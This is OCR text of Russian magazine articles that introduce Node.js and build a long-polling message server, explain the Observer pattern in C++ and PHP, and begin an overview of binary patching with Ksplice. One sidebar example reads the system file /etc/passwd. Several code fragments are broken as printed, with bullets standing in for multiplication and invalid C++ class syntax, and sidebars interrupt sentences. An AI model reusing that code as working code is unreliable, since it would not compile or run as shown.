Наш модуль circle.js
exports.area = function (r) {
  return Math.PI • r • r;
};
exports.circumference = function (r) {
  return 2 • Math.PI • r;
};
```

Взгляд со стороны клиента

Здесь встречается второй глобальный объект — **exports**. Внутри своего модуля мы определяем в нем любые свои методы, которые после будут доступны извне (area и circumference — в примере). Воспользуемся этим модулем:

```
var circle = require('./circle.js');
console.log( 'Площадь круга с радиусом 4 равна %d',
  circle.area(4));
```


Чтобы вывести площадь круга на экран, мы пользуемся третьим глобальным объектом — **console**, предназначенным для вывода в stdout и stderr. Метод log() — это printf-подобный метод (Классический форматированный вывод в JavaScript — это счастье. — Прим. ред.) для вывода в stdout, метод error() — то же самое для stderr. Последний интересный глобальный объект — это **process**, дающий нам полный контроль над исполнением текущего процесса. Вот только некоторые из его методов и объектов, которые совершенно точно пригодятся при более или менее серьезном программировании сервера:

- **process.stdout, process.stderr и process.stdin** — потоки стандартного ввода/вывода. Для первых двух метод write в руки, и получится console.log и console.error, а вот метод stdin — это уже интереснее. Node — платформа событийно-ориентированная, асинхронная. Поэтому для получения стандартного ввода определяется простая функция к событию:

```
process.stdin.on('data', function (chunk) {
  // печатаем полученный символ
  process.stdout.write('data: ' + chunk);
});
```

  Функции, которые указываются в качестве аргумента, — это callback-функции. Они срабатывают при некотором событии. В этом, кстати, и вся суть событийной ориентированности, но это ты все прекрасно знаешь.
- **process.argv** — массив с аргументами командной строки, заданными при запуске.

```
// печатаем аргументы
process.argv.forEach(function (val, index, array) {
  console.log(index + ': ' + val);
});
```



Взгляд со стороны сервера

- **process.cwd()** — рабочая директория процесса.
- **process.pid, process.getgid() process.getuid()** — текущий id процесса, а также gid и uid.
- **process.kill(pid, signal='SIGTERM')** — убьет заданный процесс.
- **process.exit(num)** — завершит текущий процесс. Кстати, процесс завершения можно отследить, зарегистрировав соответствующее событие:

```
process.on('exit', function () {
 console.log('Я таю... таю...');
});
```

Прочие глобальные объекты и их методы уже не такие интересные, зато что интересно, так это модули, которые можно прикрутить к Node.

К этому моменту ты должен совершенно точно понять, что Node.js — это нереально круто. Я, например, вспомнил, что всю жизнь только и мечтал, что написать свой веб-сервер! И без каких-нибудь там унылых CGI-скриптов, а с сокетами, пусть даже «веб»! Теперь это легко реализуемо.

БИБЛИОТЕКИ ДЛЯ ЭМУЛЯЦИИ СОКЕТНОГО СОЕДИНЕНИЯ

Мгновенность сообщений нашего сервера будет заключаться в том, что данные между пользователями будут передаваться без задержек в стиле real-time web. Обеспечиваться это будет с помощью эмуляции постоянного соединения с браузером. Самая совершенная технология, постоянное двухстороннее соединение с браузером, к сожалению, поддерживается только новыми браузерами. А наш будущий сервер должен суметь дать настоящий реалтайм-веб любому клиенту! Для создания реалтайм-веб-приложений существует много различных решений, но для нашего случая их всего ничего:

- Очень популярная библиотека Soket.IO порадует красивым дизайном главной страницы проекта http://socket.io/ и приличным количеством плюшек и свистелок. Она обещает очень многое сделать за вас. И она, конечно, делает. Поддерживает кучу способов соединения: от новых веб-сокетов до вечных айфреймов. Новая версия позволит генерировать серверные события, сопровождаемые данными. В Сети легко гуглится куча туториалов и примеров, описывающих то, как эта библиотека удобна и крута.
- Гораздо менее популярна (а зря!) библиотека Beseda, которая делает примерно то же самое, однако имеет только репозитарий на гитхабе (goo.gl/9SoJR). Она поддерживает гибкий протокол Bayeux и три способа соединения с сервером.

Достоинством обеих библиотек является то, что их действительно легко использовать. Правда, Soket.IO плохо работает со всеми способами поддержки соединения, кроме веб-сокетов. Также случаются утечки памяти и необъяснимые падения сервера при относительно небольшом количестве клиентов (более 5000). А вот Beseda без веб-сокетов неплохо справляется и с 20 000 клиентов. Да и с веб-сокетами она работает пошустрее.

НАПИШЕМ ЛУЧШЕ!

Чтобы лучше въехать в новую технологию, всегда полезно изобрести велосипед. А особенно хорошо, если велосипед будет быстрый.

Как показал мой опыт работы с Node.js и JavaScript, чем проще — тем быстрее. Поэтому даже для реального применения своя библиотека может очень даже сгодиться. Состоять наша библиотека будет из одного файла io.js. А для проверки и отладки еще два — сценарий сервера server.js и страница клиента index.html.

Самым универсальным способом поддерживать постоянное соединение с сервером является long-polling-соединение, поэтому для начала реализуем его. Нам важно, чтобы наш сервер мог поддерживать кучу соединений, не тек и не тормозил.

После долгих и упорных ковыряний в исходниках, отладки и профилирования Soket.IO причина падений и тормозов, о которых я говорил выше, была найдена! Это тайм-ауты, обрабатывающие

СТАНДАРТНЫЕ МОДУЛИ NODE

Набор модулей Node.js удовлетворяет потребности при написании очень большого количества софта.

Смотри сам:

- **fs** — модуль для работы с файловой системой. Есть методы для любых операций, от чтения и записи до создания символических ссылок.

```
fs.readFile('/etc/passwd', function (err, data) {
 if (err) throw err;
 console.log(data);
});
```

- **crypto** — криптографические методы: хэширование любыми алгоритмами (sha1, md5, sha256, sha512 и т. п.), конвертация данных и, собственно, любое шифрование.
- **net** — модуль для асинхронной работы с TCP.

```
var net = require('net');
var server = net.createServer(function (c) {
 c.write('hello\r\n');
 c.pipe(c);
});
server.listen(8124, 'localhost');
```


- **dgram** — для асинхронной работы с UDP- и другими датаграммными протоколами.
- **events** — для реализации своей событийной системы.
- **util** — набор полезных методов: форматирование строки, принудительное наследование.
- **tls** — имплементация OpenSSL, то есть удобные SSL-соединения для твоих программ.
- **vm** — виртуальная JavaScript-машина, т. е. модуль для запуска и компиляции (eval этого не умеет) js-скриптов внутри своей программы.

```
var localVar = 123,
    usingscript, evaled,
    vm = require('vm');
usingscript = vm.runInThisContext('localVar = 1;',
   'myfile.vm');
console.log('localVar: ' + localVar +
   ', usingscript: ' + usingscript);
// localVar: 123, usingscript: 1
```

- **dns** — резолвинг любых записей (MX и т. п.).
- **http, https** — добротные и быстрые реализации web-серверов.
- **child_process** — работа с дочерними процессами, форк, exec, spawn и т. п.
- **os** — все, что нужно от операционной системы.

Есть еще куча и стандартных модулей, и нестандартных, написанных сторонними разработчиками: от модулей для работы MySQL до полноценных веб-фреймворков.

В КАЧЕСТВЕ JS-ДВИЖКА В NODE ИСПОЛЬЗУЕТСЯ НЕПРЕВЗОЙДЕННЫЙ ГУГЛОВСКИЙ V8



Процесс разработки

каждое соединение с клиентом. Каждый асинхронный цикл, поддерживающий логику обработки long-polling-соединения, ест много ресурсов. Поэтому надо постараться ужать все в один цикл. Для этого каждое соединение представим «плоским» набором данных, который будет содержать информацию о том, в какой момент его необходимо обнулить, отправив содержимое клиенту. Для этого в файле io.js напишем следующий код:

```
// Интервал проверки наличия новых данных
var CHECK_INTERVAL = 1000;
// Максимальньное количество итераций перед
// обязательным сбросом
var MAX_LOOP_COUNT = 10;
// Таблица соединений
var connections = {};

// Данные соединения
var LongPollingData = function() {
 this.loopCount = MAX_LOOP_COUNT;
 this.dataQueue = [];
 this.response = null;
};
// Итерация основного цикла
function mainLoopIteration() {
 var pollingData;
 for (var id in connections) {
   pollingData = connections[id];
     if (pollingData.response) { // Если клиент подключен
    pollingData.loopCount--;
    // ...и имеет данные либо долго висит без дела
    if (pollingData.dataQueue.length
        || pollingData.loopCount === 0)
      flush(pollingData); // ...сбрасываем его
   }
  }
}
function flush(pollingData) {
 pollingData.response.end(pollingData.dataQueue.join('|'));
 pollingData.dataQueue = [];
 pollingData.response = null;
}
setInterval(mainLoopIteration, CHECK_INTERVAL);
```

Каждую итерацию все соединения проверяются на наличие данных или на простой. В случае, если в соединение пришли данные либо, наоборот, давно ничего не приходило, текущий запрос обрывается с отправкой данных. После чего клиент должен послать новый запрос.

Практически библиотека готова! Теперь необходимо дать возможность клиенту получать свой идентификатор и обрабатывать «долгий» запрос данных, а также записывать данные в соединение.

```
var lastID = 0; // Идентификатор последнего соединения
// Регистрация клиента и возвращение его идентификатора
var init = exports.init = function(request, response) {
 var id = 'connection_' + ++lastID;
 connections[id] = new LongPollingData();
 response.end(id);
};
```

```
// «Удержание» запроса данных соединения
var hold = exports.hold = function(id, request, response) {
 var pollingData = connections[id];
 if (pollingData.response !== null)
   flush(pollingData);
 pollingData.response = response;
 pollingData.loopCount = MAX_LOOP_COUNT;
};
// Запись данных в соединение
var write = exports.write = function(id, data) {
 var pollingData = connections[id];
 pollingData.dataQueue.push(new Buffer(data.toString()));
}
// Запись данных во все соединения
var broadcast = exports.broadcast = function(data) {
 for (var id in connections) write(id, data);
}
```

Чтобы воспользоваться нашей библиотекой, используем уже знакомое слово require:

```
var io = require('./mycoollibrary/io.js');
io.broadcast('прекрасное сообщение');
```

Теперь давай попробуем нашу библиотеку применить касательно основной цели статьи, то есть давай уже напишем сервер мгновенных сообщений. В файле server.js запишем:

```
var http = require('http'),
   fs = require('fs'),
   io = require('./io.js'); // наша!

var server = http.createServer();
server.addListener('request', handleRequest);
server.listen(80, 'localhost');

function handleRequest(request, response) {
 if (request.method === 'POST') {
   io.init(request, response);
 } else {
   if (request.url === '/' || request.url === '/index.html') {
    fs.readFile('./index.html', function (err, content) {
      response.end(content);
    });
   } else {
    io.hold(request.url.split('/').pop(), request, response);
   }
 }
}

// Кто-то всех часто оповещает!
setInterval(function() {
 console.log("Отсылаю сообщение!");
 io.broadcast("Сообщение для всех!");
}, 500);
```

POST-запрос будет восприниматься нашим сервером как регистрация нового клиента, а GET-запрос вида «/идентификатор_клиента» будет воспринят как «долгоиграющий» запрос. Ну а для эмуляции интерактивности каждые 500 миллисекунд будет посылаться сообщение всем пользователям.

От клиента ожидается, что он будет регистрироваться, держать соединение и переподключаться. И никаких специальных клиентских библиотек. Что, кстати, тоже можно расценить как недостаток описанных выше библиотек.

Клиентский код напишем прямо в index.html (заранее подключив jQuery):

ТИПЫ ПОСТОЯННОГО СОЕДИНЕНИЯ С БРАУЗЕРОМ



а данный момент существует пять способов поддержки постоянного соединения с браузером:

- **WebSocket'ы** — возможность новых браузеров поддерживать сокетное соединение по протоколу HTTP.
- **Flash Socket'ы** — эмуляция WebSoket'ов при помощи специальной флешки. Способ возможен только при наличии флеш-плеера.
- **Long polling** — «долгоиграющие» запросы. Способ, при котором на обычный HTTP-запрос сервер не спешит отвечать, а удерживает его какое-то время до появления новых данных, после чего отвечает и закрывает соединение. Также возможен вариант с jsonp-форматом ответа. Способ поддерживается всеми браузерами.
- **Multipart streaming** — дозаписывающийся ответ сервера. HTTP-запрос, который может читаться не закрываясь. Поддерживается только Firefox'ом.
- **Forever Iframe** — вечный айфрейм, в который дописываются новые порции данных. Способ поддерживается всеми браузерами.

```
<script>
var conectionID;

function connect() {
 $.post("http://localhost/", function(data) {
   conectionID = data;
   poll();
 });
}

function handleData(data) {
 data = data.split('|');
 while(data.length > 0)
   $('body').append(data.shift() + '\n');
 poll();
}

function poll() {
 $.get("http://localhost/" + conectionID, handleData);
}

connect();
</script>
```

Вот весь необходимый рабочий скелет для сервера мгновенных сообщений. Пока он умеет в реальном времени раздавать всем сообщения, однако же у него очень большой потенциал. Несколькими строчками можно будет научить наш сервер, например, обмену сообщениями между пользователями или работе с базой данных — в общем, чему угодно.

ВЫВОДЫ

Можно вполне понять, почему Node.js так быстро набирает популярность, сообщество растет, а библиотеки плодятся как хомячки.

Еще бы, ведь теперь каждый, кто хоть капельку знаком с JavaScript'ом, может считать себя серьезным системным программистом! Каждый теперь сможет превратить унылую статику в захватывающую интерактивность, а может ввергнуть растущие проекты в пучину спагетти кода с каскадами замыканий и заворотами асинхронной логики... Будем надеяться на лучшее. ⌶

deeonis (deeonis@gmail.com)

Паттерн проектирования «Наблюдатель»

ПОДНИМАЕМ ООП НА НОВЫЙ УРОВЕНЬ

Продолжаем знакомство с паттернами объектно-ориентированного программирования. Сегодня мы узнаем о паттерне «Наблюдатель», который облегчил жизнь многим ОО-программистам. Любая система, работающая в режиме реального времени, в той или иной степени может использовать этот паттерн, и поэтому его знание и понимание просто необходимо любому уважающему себя кодеру.




Диаграмма классов паттерна «Наблюдатель»


Представим ситуацию, что нас взяли на работу в крупную фирму, которая разрабатывает софт для мониторинга работы компьютерного железа. У них есть некий драйвер, который отслеживает температуру процесса, обороты HDD, температуру видеокарты и прочую информацию. Наша задача написать клиентскую часть софта, ту, которая работает в ring-3 и выводит эту информацию пользователю в режиме реального времени. Причем программа должна не просто выводить инфу в кучу, а показывать ее на разных «экранах». То есть один модуль клиентской части занимается отображением состояния центрального процессора, другой модуль — графического процессора и т. д. Да и как оказалось, наше новое руководство решило замахнуться на мировое господство и хочет, чтобы софт был расширяемым, то есть чтобы сторонние разработчики могли создавать свои модули.

В наследство от нашего предшественника нам достался класс SystemInfo, который в теории предназначается для сбора инфы о системном железе и оповещении клиентской части об изменениях в состоянии этого железа. Если с первой частью ушедший из фирмы кодер справился хорошо, то вторую он только начал реализовывать, и поэтому основная часть работы по коммуникации класса SystemInfo с клиентскими модулями легла на ваши плечи. Для начала давай взглянем, что у нас есть.

Первоначальный вариант класса SystemInfo

```
class SystemInfo()
{
  ...
  float getCPUTemp();
  float getGPUTemp();
  int getHDDSpeed();

  void notifyClients();
}
```



Методы getCPUTemp, getGPUTemp и getHDDSpeed предназначены для получения информации от драйвера. Там всё просто, и поэтому они работают как часы. Также имеется метод notifyClients, который, судя по комментам вашего предшественника, должен оповещать клиентские модули об изменениях в состоянии системы. Этот метод вызывается где-то в недрах класса SystemInfo. Как это делается, нам совсем не важно, главное то, что notifyClients срабатывает при каждом апдейте инфы о железе и клиентские модули точно ничего не пропустят.

НАЧИНАЕМ КОДИТЬ

Для начала нам нужно сделать три основных модуля, которые отображают температуру процессора, температуру видеокарты и скорость вращения HDD. Мы уже знаем, что для оповещения клиентов используется функция notifyClients, и следовательно, надо как-то передавать инфу из этого метода нашим модулям. Их у нас, кстати, пока всего три: cpuTemp, gpuTemp и hddSpeed. Каждый из этих модулей должен уметь получать данные от SystemInfo, поэтому первый вариант реализации notifyClients, который приходит в голову, выглядит примерно так:

Реализация notifyClients()

```
void SystemInfo()
{
  float t_cpu = getCPUTemp();
  float t_gpu = getGPUTemp();
  int s_hdd = getHDDSpeed();

  cpuTemp.update(t_cpu, t_gpu, s_hdd);
  gpuTemp.update(t_cpu, t_gpu, s_hdd);
  hddSpeed.update(t_cpu, t_gpu, s_hdd);
}
```

Что тут, собственно, не так? Во-первых, основным принципом проектирования с помощью паттернов является программирование на уровне интерфейсов. В нашем же случае класс SystemInfo должен знать подробную информацию о каждом клиентском модуле. Это, возможно, было бы приемлемо, если бы число модулей было фиксированным, но мы планируем постоянно увеличивать их количество, а следовательно, такой подход создаст кучу неудобств, а впоследствии и ошибок. Во-вторых, параметры, передаваемые функциям update(), очень смахивают на интерфейс взаимодействия между SystemInfo и клиентскими модулями, но таковыми не являются. Ну и в-третьих, все эти вызовы методов update() — это переменная часть кода, которую нужно инкапсулировать. Исправлением этих недостатков мы сейчас и займемся.

ОСНОВЫ ПАТТЕРНА «НАБЛЮДАТЕЛЬ»

Если ты выписываешь наш журнал, то тебе уже знаком принцип работы паттерна «Наблюдатель». Его устройство очень похоже на подписку на прессу, только в качестве издательства в мире паттернов выступает субъект, рассылающий оповещения об изменении состояния чего-либо, а читателями являются наблюдатели, которые регистрируются у субъекта для получения сообщений от него.

В процессе работы наблюдатели могут как отписываться от оповещений, так и вновь на них подписываться. Субъект будет исправно рассылать всем клиентам сообщения об изменениях в системе. Таким образом, главную роль в паттерне будут играть два интерфейса: интерфейс субъекта, рассылающего оповещения, т. е. Subject, и интерфейс наблюдателя, принимающего эти оповещения, т. е. Observer. Subject будет описывать методы подписки и отписки на события, а также метод, оповещающий наблюдателей об изменениях. Observer описывает один единственный метод — принимающий информацию от объекта.

ПРИМЕНЯЕМ ПАТТЕРН

Итак, мы уже знаем достаточно, чтобы изменить код нашей программы и привести его к правильному виду. Для начала опишем интерфейсы Subject и Observer.

Интерфейсы Subject и Observer

```
class Subject()
{
public:
  void registerObserver(Observer &obs) = 0;
  void removeObserver(Observer &obs) = 0;

protected:
  void notifyObservers() = 0;
}

class Observer()
{
public:
  void update(float t_cpu, float t_gpu, int s_hdd) = 0;
}
```

Методы registerObserver() и removeObserver() служат для добавления/удаления наблюдателей из списка подписчиков. Функция notifyObservers() будет оповещать наблюдателей, а метод update() интерфейса Observer будет обрабатывать эти оповещения. Теперь подправим наши классы: SystemInfo, CpuTemp, GpuTemp и HddSpeed.

Реализация классов

```
class SystemInfo() :
  public Subject
{
public:
  void registerObserver(Observer &obs)
  {
    // код, добавляющий ссылку на наблюдателя
    // в список или массив
  }

  void removeObserver(Observer &obs)
  {
    // код, удаляющий ссылку на наблюдателя
    // в список или массив
  }

  //...

protected:
  void notifyObservers()
  {
    // код, вызывающий метод update()
    // для каждого объекта Observer из списка
  }
}

class CpuTemp() : public Observer
{
public:
  // ...
  void update(float t_cpu, float t_gpu, int s_hdd)
  {
    // код, обрабатывающий информацию от SystemInfo
  }
}

// Реализация классов GpuTemp и HddSpeed
// подобна реализации CpuTemp
```

Реализация методов registerObserver() и removeObserver() довольна тривиальна, потому в примере, приведенном выше, мы лишь обошлись комментариями. Самое простое, что можно делать, — это добавлять и удалять ссылки на объекты в массив или какой-нибудь

```
protected $aryObserversArray;

public function __construct( $strEmailAddress )
{
  $this->strEmailAddress = $strEmailAddress;
  $this->aryObserversArray = array( array() );
}

public function setEmailAddress( $strEmailAddress )
{
  $this->strEmailAddress = $strEmailAddress;
}

public function getEmailAddress()
{
  return $this->strEmailAddress;
}

public function validate()
{
  if( preg_match( '/^[a-zA-Z][\w\.-]*[a-zA-Z0-9]@'.
'[a-zA-Z0-9][\w\.-]*[a-zA-Z0-9]\.[a-zA-Z][a-zA-Z\.]*[a-zA-Z]$/',
      $this->strEmailAddress ) )
  {
    $this->fireEvent( EmailValidator::EVENT_EMAIL_VALID );
  }
  else
  {
```

PHP-реализация паттерна

STL-список. notifyObservers() также будет работать с этим списком, перебирая по очереди его элементы и вызывая update().

В конструкторы классов, реализующих интерфейс Observer, мы передаем ссылку на объект SystemInfo, чтобы иметь возможность добавляться и удаляться из очереди нотификации.

Такая архитектура позволяет свести зависимость между субъектом и наблюдателями к минимуму. Всё, что знает SystemInfo о своих клиентских модулях, это то, что они реализуют интерфейс Observer. Если количество этих модулей увеличится, нам не придется лезть в код SystemInfo. Более того, мы можем вносить любые изменения в субъект и наблюдателей, до тех пор пока их интерфейсы остаются неизменны. Но при всех плюсах у данной реализации паттерна «Наблюдатель» есть и недостатки.

ИСПРАВЛЯЕМ НЕДОСТАТКИ

Основной проблемой в нашем примере является то, что клиентские модули получают слишком много ненужной информации от SystemInfo. Например, классу GpuTemp нужно знать только температуру на чипе видеокарты, а скорость HDD и прочее ему не нужно.

Очень тесно связан с этим обстоятельством и другой минус — набор данных, передаваемых в качестве параметров в функцию update(), является фиксированным. Т. е. если SystemInfo начнет предоставлять еще один тип данных, например скорость чтения/записи SSD-диска, то нам придется изменять интерфейс Observer, а следовательно, и реализацию метода update() во всех классах, наследующих этот интерфейс. Также нам придется подправить код notifyObservers(). Это совсем не то, чего мы хотим добиться, используя паттерны программирования.

Для решения этих двух проблем следует создать отдельный класс или структуру (кому как больше нравится) для хранения передаваемых данных. Метод update() будет принимать указатель на эту структуру в качестве параметра. Это позволит нам в будущем безболезненно изменять количество и тип передаваемой клиентским модулям информации. Более того, мы сможем передавать нулевой указатель на структуру данных, что будет означать, что используется модель с запросом данных, т. е. клиентские модули в этом случае будут сами запрашивать интересующую их информацию у SystemInfo.

```
Выносим передаваемые данные в отдельную структуру
struct SIData
{
  float t_cpu;
  float t_gpu;
  int s_hdd;
}

class SystemInfo() : public Subject
{
public:
  ...

  // дополнительные методы для запроса конкретных данных
  float getCpuTemp();
  float getGpuTemp();
  int getHddSpeed();

  ...
}

class Observer()
{
public:
  void update(SIData *data = NULL) = 0;
}

class CpuTemp() : public Observer
{
public:
  // ...
  void update(SIData *data)
  {
    if (data == NULL)
    {
      float t_cpu = sysInfo.getCpuTemp();
    }
    // код, обрабатывающий информацию от SystemInfo
  }
}

// Реализация классов GpuTemp и HddSpeed
// подобна реализации CpuTemp
```

Осталась еще одна небольшая проблемка — классы, реализующие Observer, обязаны в своем конструкторе принимать в качестве параметра ссылку на объект, реализующий интерфейс Subject. Но эта обязанность нигде не прописана на уровне интерфейса, что означает, что в каком-нибудь из будущих клиентских модулей мы обязательно забудем находить конструктор, принимающий эту ссылку. В C++ мы можем немного схитрить, воспользовавшись возможностью множественного наследования в полной степени и переделав интерфейс в полноценный абстрактный класс. То есть создадим конструктор для Observer'a, который будет принимать ссылку на Subject. В этом случае всем дочерним классам придется волей-неволей принимать в своем конструкторе ту же ссылку на Subject.

В других языка программирования, запрещающих множественное наследование и конструкторы у интерфейсов, придется в Observer'e описывать отдельный метод для получения ссылки на объект, реализующий Subject, и вызывать этот метод самостоятельно уже после создания клиентского модуля.

ЗАКЛЮЧЕНИЕ

Мы узнали еще об одном паттерне ОО-программирования, который, кстати говоря, используется довольно часто в современном софтостроении. В следующих выпусках мы продолжим кодить с помощью паттернов, а пока советую занять свой мозг чем-нибудь умным и полезным. ⌶

Евгений Зобнин (execbit.ru)







ЗАЧЕМ НУЖНЫ БИНАРНЫЕ ПАТЧИ, И КАК ИМИ ПОЛЬЗОВАТЬСЯ

В никсах не принято использовать бинарные патчи. Обычно обновления распространяются в виде пакетов, тарболлов с исходниками или текстовых файлов, созданных утилитой diff. Тем не менее, настроив свою систему на обновление с помощью бинарных патчей, ты сможешь существенно сэкономить время и трафик и даже отказаться от перезагрузки при обновлении ядра.

LINKS

goo.gl/Ma08I — исходный код последней публичной версии Ksplice.

INFO

Debdelta имеет опцию '--delta-algo', с помощью которой можно указать предпочитаемую утилиту для создания патчей. Доступные варианты: xdelta, xdelta-bzip, xdelta3 и bsdiff.

Работу по написанию Makefile для binpatchng можно полностью автоматизировать, если воспользоваться скриптом, опубликованным в дискуссионном листе OpenBSD (goo.gl/FY7PX).

В этой статье мы рассмотрим четыре механизма создания бинарных патчей и поговорим о назначении каждого из них. В первой части статьи я расскажу о Ksplice — технологии, способной довести uptime сервера до 100 %, далее мы поговорим об инструментах xdelta и bsdiff, с помощью которых можно прилично сэкономить на трафике при обновлении системы, в третьей части уделим внимание механизму deltup, экономия трафика при использовании которого может достигнуть 95 %. Четвертая часть посвящена фреймворку binpatchng, предназначенному для создания пакетов с патчами для базовой инсталляции OpenBSD в домашних условиях.

KSPLICE

Наверное, о Ksplice и его недавней покупке компанией Oracle слышали все. Это такой хитрый механизм (или даже, лучше сказать, хак), который позволяет накатывать обновления на ядро Linux на лету, не требуя перезагрузки машины или даже какой-то работы по сборке модулей ядра.

Механизм Ksplice использует довольно интересный метод патчинга ядра, в основе которого лежит техника изменения компонентов ядра прямо во время его работы. Делается это в два шага. На первом этапе отрабатывает утилита генерации бинарного патча, которая получает на вход месторасположение исходных текстов Linux-ядра и файл, содержащий стандартный патч на исходный код в diff-формате. Наложив этот патч на исходники, утилита компилирует ядро, сравнивает получившийся образ с ядром предыдущей версии и генерирует

модуль ядра, содержащий измененные части, а если конкретнее — код измененных функций. Этот патч-модуль передается на машину, ядро которой должно быть обновлено. На втором этапе в дело вступает модуль ядра ksplice.ko, который вместе с патч-модулем загружается в ядро целевой машины. После загрузки ksplice.ko анализирует патч-модуль на предмет наличия новых версий функций ядра и изменяет адреса настоящих функций ядра, так чтобы они указывали на функции, содержащиеся в патч-модуле. Таким образом удается изменить ядро, не перекомпилируя его.

Минус такого подхода в том, что фактически он подходит только для исправления небольших ошибок и латания дыр, более крупные обновления, затрагивающие множество функций, добавляющие новый функционал и изменяющие внутренние структуры ядра, таким образом не сделаешь. Тем не менее автор Ksplice отмечает достаточно высокую эффективность системы, она смогла в полностью автоматическом режиме сгенерировать 84 % патчей для bugfix-обновлений ядра, выпущенных за три года. Для остальных обновлений пришлось немного поработать руками.

